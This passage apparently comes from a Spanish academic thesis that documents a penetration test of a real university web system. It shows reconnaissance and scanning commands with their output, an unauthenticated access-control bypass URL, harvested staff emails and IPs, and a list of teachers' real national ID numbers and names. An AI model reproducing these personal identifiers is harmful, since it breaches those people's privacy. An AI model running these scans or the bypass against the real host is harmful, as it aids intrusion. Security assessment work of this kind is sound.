


Figura 14. Resultados de la búsqueda con Google. (Elaborado por el autor)

Hallazgo 1

Solicitud de página directa

Esta es una vulnerabilidad debido a una inconsistencia a nivel de control de acceso, facilitando la entrada en el sistema sin necesidad de realizar la autenticación previa, esta debilidad se encontró en la siguiente dirección:

https://www.sianet.ueb.edu.ec/sme/reporte_faltas.php

Figura 15. Inconsistencia en el control de acceso. (Elaborado por el autor)

En la ilustración se observa que el acceso fue exitoso y es posible realizar las actividades asignadas como un usuario autenticado.

Hallazgo 2

Divulgación de información

El exponer datos sensibles de los usuarios le permite a un atacante facilitar su acceso a la aplicación, en la siguiente ruta se encontró información de currículos de docentes.

https://www.sianet.ueb.edu.ec/escalafon/linkInvitadoCurriculum.php

POSIBLES RESULTADOS

CEDULA	NOMBRES	CURRICULUM
0201094778	NELSON XAVIER BUCHELI ESPINOZA	Mostrar
1704700754	FÉLIX EDUARDO CAJAMARCA ESPINOSA	Mostrar
0201715521	JHOANNA ELIZABETH ESPINOZA TACLE	Mostrar
0200415719	JORGE ANTONIO PINOS ESPINOZA	Mostrar
0906880356	BOLÍVAR ANTURO SOLANO ESPINOZA	Mostrar
0917835357	ZOLANDA AMARILIS ESPINOZA ERAZO	Mostrar
0201812724	RUBEN DARIO SALTOS ESPIN	Mostrar
1702978691	RENEE BOLIVAR ESPIN COLOMA	Mostrar
0600014146	ESTUARDO ARTURO GALLEGOS ESPINOZA	Mostrar
0201144961	CARLOS ENRIQUE ORTIZ ESPINOZA	Mostrar
0602047789	ELISA CARMITA ESPINOZA CHANGA	Mostrar
0200643815	MARIA GERMANIA DEL ROCIO JURADO ESPIN	Mostrar
0200515849	CARLOS ALONSO GUTIERREZ ESPIN	Mostrar
0200404051	ADOLFO LUIS BALLESTEROS ESPIN	Mostrar
0201833647	DANIELA PAOLA AVALOS ESPINOZA	Mostrar
0200664332	FLORCITA JANETH ARELLANO ESPINOZA	Mostrar
0200989630	KLEBER ESTUARDO ESPINOZA MORA	Mostrar
0201359965	MARICELA ARACELI ESPIN MOREJÓN	Mostrar
0201885225	CHRISTOPHER GABRIEL ESPINOSA RUIZ	Mostrar

Figura 16. Currículos de docentes generados en formato pdf. (Elaborado por el autor)

2.1.3. Búsquedas con Shodan

Shodan

Es un motor de búsqueda diseñado para buscar dispositivos conectados a Internet, utiliza escáneres distribuidos en todo el mundo para seleccionar al azar las direcciones IP de destino e identificar puertos TCP y UDP disponibles.

Con shodan fue posible encontrar los puertos (22) SSH, (443) HTTPS, (5432) PostgreSQL y (8008) http-simple-new, simplemente especificando la dirección IP del sianet, además de proporcionar la ubicación geográfica del servidor.




Figura 17. Puertos abiertos identificados con shodan. (Elaborado por el autor)




Figura 18. Servicio ssh identificado con shodan. (Elaborado por el autor)

Figura 19. Servicio https identificado con shodan. (Elaborado por el autor)

Figura 20. Servicio postgresql identificado con shodan. (Elaborado por el autor)




Figura 21. Servicio http-simple-new identificado con shodan. (Elaborado por el autor)

2.1.4. Email Harvesting

The harvester

Es una forma efectiva de encontrar correos electrónicos, y posiblemente nombres de usuarios, que pertenecen a una organización. Esta información es útil para realizar ataques del lado del cliente, esta herramienta puede buscar direcciones de correo electrónico en Google, Bing y otros.

Mediante la siguiente instrucción dirigida al dominio del sianet, se recolectó correos electrónicos y nombres de host con su respectiva resolución.

theharvester -d sianet.ueb.edu.ec -l 500 -b google

```
[+] Emails found:
------------------
admin@ueb.edu.ec
soporteeva@ueb.edu.ec
webmaster@ueb.edu.ec
erivadeneira@ueb.edu.ec
gacebo@ueb.edu.ec

[+] Hosts found in search engines:
-----------------------------------

Total hosts: 19

[-] Resolving hostnames IPs...

Admisionpregrado.ueb.edu.ec:181.113.114.248
Biblioteca.ueb.edu.ec:190.15.128.227
Mailes.ueb.edu.ec:190.15.128.204
Sianet.ueb.edu.ec:190.15.128.203
Www.biblioteca.ueb.edu.ec:empty
admisionpregrado.ueb.edu.ec:181.113.114.247
biblioteca.ueb.edu.ec:190.15.128.227
dspace.ueb.edu.ec:190.15.128.197
fce-vir.ueb.edu.ec:empty
mailes.ueb.edu.ec:190.15.128.204
mirror.ueb.edu.ec:201.159.221.67
sianet.ueb.edu.ec:190.15.128.203
virtual.ueb.edu.ec:empty
www.biblioteca.ueb.edu.ec:empty
www.dspace.ueb.edu.ec:190.15.128.197
www.fce-vir.ueb.edu.ec:190.15.128.213
www.sianet.ueb.edu.ec:190.15.128.203
www.ueb.edu.ec:190.15.128.205
www.virtual.ueb.edu.ec:190.15.128.200
```

Figura 22. Correos electrónicos y subdominios descubiertos con theharvester. (Elaborado por el autor)

Obtenido los correos electrónicos, es momento de usar pipl.com, es uno de los motores de búsqueda de personas más grande para tratar de encontrar información relevante.

A través de esta búsqueda solo se pudo identificar para webmaster@ueb.edu.ec, el nombre y una fotografía que lo identifica, al parecer tiene una cuenta en Gravatar, es un servicio gratuito para propietarios de sitios, desarrolladores y usuarios, obtener este tipo de información podría ser muy útil para realizar ataques de ingeniería social, enfatizando el hecho de que los humanos son el eslabón más débil.




Figura 23. Información del usuario obtenida con pipl. (Elaborado por el autor)

2.1.5. Búsqueda de metadatos

Exiftool

Es una aplicación de línea de comandos para leer, escribir y editar metainformación en una amplia variedad de archivos.

Para realizar esta prueba primero se descargó un archivo de texto público, perteneciente a la institución, luego se emitió el comando exiftool, seguido el nombre del fichero, las gráficas muestran como se pudo obtener información sobre el software utilizado, fecha de creación del archivo y correos electrónicos, información importante para llevar a cabo el plan de explotación.

exiftool archivo.doc




Figura 24. Resultados obtenidos de exiftool. (Elaborado por el autor)

Figura 25. Resultados obtenidos de exiftool. (Elaborado por el autor)

2.1.6. Fingerprint Web

Netcraft

Se utiliza para buscar información indirecta sobre los servidores web en internet,

incluido el sistema operativo subyacente, la versión del servidor web y el tiempo de actividad.

En las siguientes capturas se detalla, la versión del servidor web apache, sistema operativo CentOS, tiempo de actividad del servidor.




Figura 26. Resultados obtenidos de netcraft. (Elaborado por el autor)




Figura 27. Resultados obtenidos de netcraft. (Elaborado por el autor)

Whatweb

Es una herramienta que cuenta con más de 900 complementos capaces de identificar la versión del servidor, tecnologías subyacentes y direcciones de correo electrónico. Las imágenes a continuación especifican, la versión del servidor web apache 2.4.6, sistema operativo CentOS, OpenSSL 1.0.2, PHP 7.0.32, información obtenida mediante la siguiente instrucción.

whatweb -a 3 –no-errors -v sianet.ueb.edu.ec

```
WhatWeb report for https://www.sianet.ueb.edu.ec/
Status    : 200 OK
Title     : SIANET
IP        : 190.15.128.203
Country   : ECUADOR, EC

Summary   : HTTPServer[CentOS][Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.0.32]
, PoweredBy[-], Strict-Transport-Security[max-age=63072000; includeSubdomains], PHP[
7.0.32], Script[JavaScript,text/javascript], UncommonHeaders[x-content-type-options]
, X-Frame-Options[DENY], X-Powered-By[PHP/7.0.32], Apache[2.4.6], OpenSSL[1.0.2k-fip
s]

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.4.6 (from HTTP Server Header)
        Google Dorks: (3)
        Website     : http://httpd.apache.org/
```

Figura 28. Resultados obtenidos con whatweb. (Elaborado por el autor)

```
[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        OS           : CentOS
        String       : Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.0.32 (from se
rver string)

[ OpenSSL ]
        The OpenSSL Project is a collaborative effort to develop a
        robust, commercial-grade, full-featured, and Open Source
        toolkit implementing the Secure Sockets Layer (SSL v2/v3)
        and Transport Layer Security (TLS v1) protocols as well as
        a full-strength general purpose cryptography library.

        Version      : 1.0.2k-fips
        Website     : http://www.openssl.org/
```

Figura 29. Resultados obtenidos con whatweb. (Elaborado por el autor)

```
[ PHP ]
        PHP is a widely-used general-purpose scripting language
        that is especially suited for Web development and can be
        embedded into HTML. This plugin identifies PHP errors,
        modules and versions and extracts the local file path and
        username if present.

        Version      : 7.0.32
        Version      : 7.0.32
        Google Dorks: (2)
        Website     : http://www.php.net/

[ PoweredBy ]
        This plugin identifies instances of 'Powered by x' text and
        attempts to extract the value for x.

        String       : -

[ Script ]
        This plugin detects instances of script HTML elements and
        returns the script language/type.

        String       : JavaScript,text/javascript
```

Figura 30. Resultados obtenidos de whatweb. (Elaborado por el autor)

2.2. Escaneo y Enumeración

En esta fase de descubren los servicios en un puerto, los sistemas operativos involucrados, los firewalls, los sistemas de detección de intrusos, los dispositivos perimetrales, identificar usuarios de servicios que forman parte de la organización objetivo.

El proceso de escaneo y enumeración se realizó entre el 26 y 30 de noviembre de 2018.

2.2.1. Balanceadores de carga y WAF

Lbd

Balanceadores de carga son un método utilizado por las organizaciones para distribuir la carga en otros servidores. De esta manera, las aplicaciones funcionan de forma efectiva y mantienen el tiempo de actividad, aumentando su confiabilidad. lbd es capaz de detectar balanceadores de carga DNS y HTTP analizando los datos de respuesta de la aplicación, los resultados obtenidos con la herramienta, no identificó ningún balanceador de carga disponible, el comando utilizado fue:

lbd sianet.ueb.edu.ec

```
root@pc:~# lbd sianet.ueb.edu.ec

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
                                    Written by Stefan Behte (http://ge.mine.nu)
                                    Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: NOT FOUND
Checking for HTTP-Loadbalancing [Server]:
 Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.0.32
 NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 19:51:13, 19:51:13, 19:51:13, 19:51:14, 19:5
1:14, 19:51:14, 19:51:15, 19:51:15, 19:51:15, 19:51:16, 19:51:16, 19:51:17, 19:51:18
, 19:51:19, 19:51:19, 19:51:19, 19:51:20, 19:51:21, 19:51:21, 19:51:21, 19:51:22, 19
:51:22, 19:51:23, 19:51:23, 19:51:23, 19:51:24, 19:51:24, 19:51:24, 19:51:25, 19:51:
25, 19:51:25, 19:51:25, 19:51:26, 19:51:26, 19:51:26, 19:51:27, 19:51:27, 19:51:33,
19:51:33, 19:51:34, 19:51:35, 19:51:35, 19:51:35, 19:51:36, 19:51:36, 19:51:36, 19:5
1:36, 19:51:37, 19:51:38, 19:51:38, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND

sianet.ueb.edu.ec does NOT use Load-balancing.
```

Figura 31. Balanceadores de carga no encontrados con la herramienta lbd. (Elaborado por el autor)

Waffw00f

Un firewall de aplicación web (WAF) es un dispositivo o una pieza de software que comprueba los paquetes enviados a un servidor web para identificar y bloquear aquellos que puedan ser maliciosos, generalmente estos son basados en firmas.

wafw00f es una herramienta que automatiza un conjunto de procedimientos utilizados para encontrar un WAF.

La prueba realizada con wafw00f no detectó un WAF disponible, el comando que se utilizó fue:

wafw00f -a 190.15.128.203




Figura 32. Waf no detectado con la herramienta wafw00f. (Elaborado por el autor)

Nmap

La herramienta nmap, tiene la capacidad de detectar la existencia de un WAF utilizando el motor de scripting integrado, estos scripts envían algunos paquetes maliciosos básicos y compara las respuestas mientras busca un indicador de que un paquete se bloqueó, rechazó o detectó, los resultados obtenidos no especificaron de la existencia de determinado WAF, la instrucción utilizada para este propósito fue:

nmap -p 80,443 --script=http-waf-detect --script=http-waf-fingerprint 190.15.128.203




Figura 33. Waf no detectado con la herramienta nmap. (Elaborado por el autor)

2.2.2. Escaneo de puertos

Nmap

En este punto se intenta encontrar puertos abiertos y los servicios asociados a ellos en una red. La exploración de puertos es el proceso de descubrir puertos abiertos TCP y UDP en el host o red de destino. Los puertos abiertos revelan los servicios que se ejecutan en la red.

Con la herramienta nmap, se descubrieron los puertos TCP 22, 80, 443, 5432 y

50000 habilitados, usando un escaneo rápido de todos los 65535 puertos existentes, la línea de comando era:

nmap -T4 -p1-65535 -Pn 190.15.128.203 -oN portscan.txt

```
root@pc:~# nmap -T4 -p1-65535 190.15.128.203 -oN portscan.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-27 23:07 -05
Nmap scan report for 190.15.128.203
Host is up (0.089s latency).
Not shown: 65519 filtered ports
PORT      STATE  SERVICE
22/tcp    open   ssh
80/tcp    open   http
443/tcp   open   https
5432/tcp  open   postgresql
10000/tcp closed snet-sensor-mgmt
50000/tcp open   ibm-db2
50001/tcp closed unknown
50002/tcp closed iiimsf
50003/tcp closed unknown
50004/tcp closed unknown
50005/tcp closed unknown
50006/tcp closed unknown
50007/tcp closed unknown
50008/tcp closed unknown
50009/tcp closed unknown
50010/tcp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 321.10 seconds
```

Figura 34. Escaneo de puertos realizado con la herramienta nmap. (Elaborado por el autor)

Masscan

Este es un escáner de puertos, herramienta con la que se descubrieron los mismos puertos habilitados que con nmap, escaneo realizado para todos los 65535 puertos existentes, la instrucción utilizada fue:

masscan -p1-65535 190.15.128.203

```
root@pc:~# masscan -p1-65535 190.15.128.203

Starting masscan 1.0.4 (http://bit.ly/14GZzcT) at 2018-11-28 03:49:30 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 443/tcp on 190.15.128.203
Discovered open port 22/tcp on 190.15.128.203
Discovered open port 80/tcp on 190.15.128.203
Discovered open port 5432/tcp on 190.15.128.203
Discovered open port 50000/tcp on 190.15.128.203
```

Figura 35. Escaneo de puertos realizado con la herramienta masscan. (Elaborado por el autor)

2.2.3. Banner Grabbing

Nmap

Se empleó nmap para descubrir la versión de los servicios de los puertos 22, 80, 443, 5432 y 50000, utilizando la técnica de escaneo SYN y el motor de scripting de nmap para identificar la versión de los servicios, sistema operativo y el trazo de ruta, el comando utilizado fue:

nmap -A -sS -O2 -p22,80,443,5432,50000 190.15.128.203 -oN bannergrab.txt




Figura 36. Resultado del escaneo realizado para descubrir la versión de los servicios con nmap. (Elaborado por el autor)




Figura 37. Resultado del escaneo realizado para descubrir la versión de los servicios con nmap. (Elaborado por el autor)

Del escaneo de servicios con nmap, se identificó en el puerto 22 OpenSSH 7.4, en

los puertos 80/443 se está ejecutando apache 2.4.6, esto debe ser confirmado con el navegador para comprobar mediante qué puerto está habilitado el acceso a la aplicación web, en el puerto 5432 se ejecuta una versión de PostgreSQL sin especificar, en el puerto 50000 está corriendo Webmin 1.900, sistema operativo CentOS e identificación del kernel posiblemente la versión 3.10. El trazo de ruta realizado detalla los puntos tomados por los paquetes desde el origen hasta el destino enumerando los enrutadores por los que atraviesa.

Hallazgo 3

Denegación de servicio en Apache 2.4.6

En la siguiente gráfica se hace constancia de la existencia de una denegación de servicio en la versión actual de Apache, la misma que se ha identificado en la base de datos de vulnerabilidades conocidas.

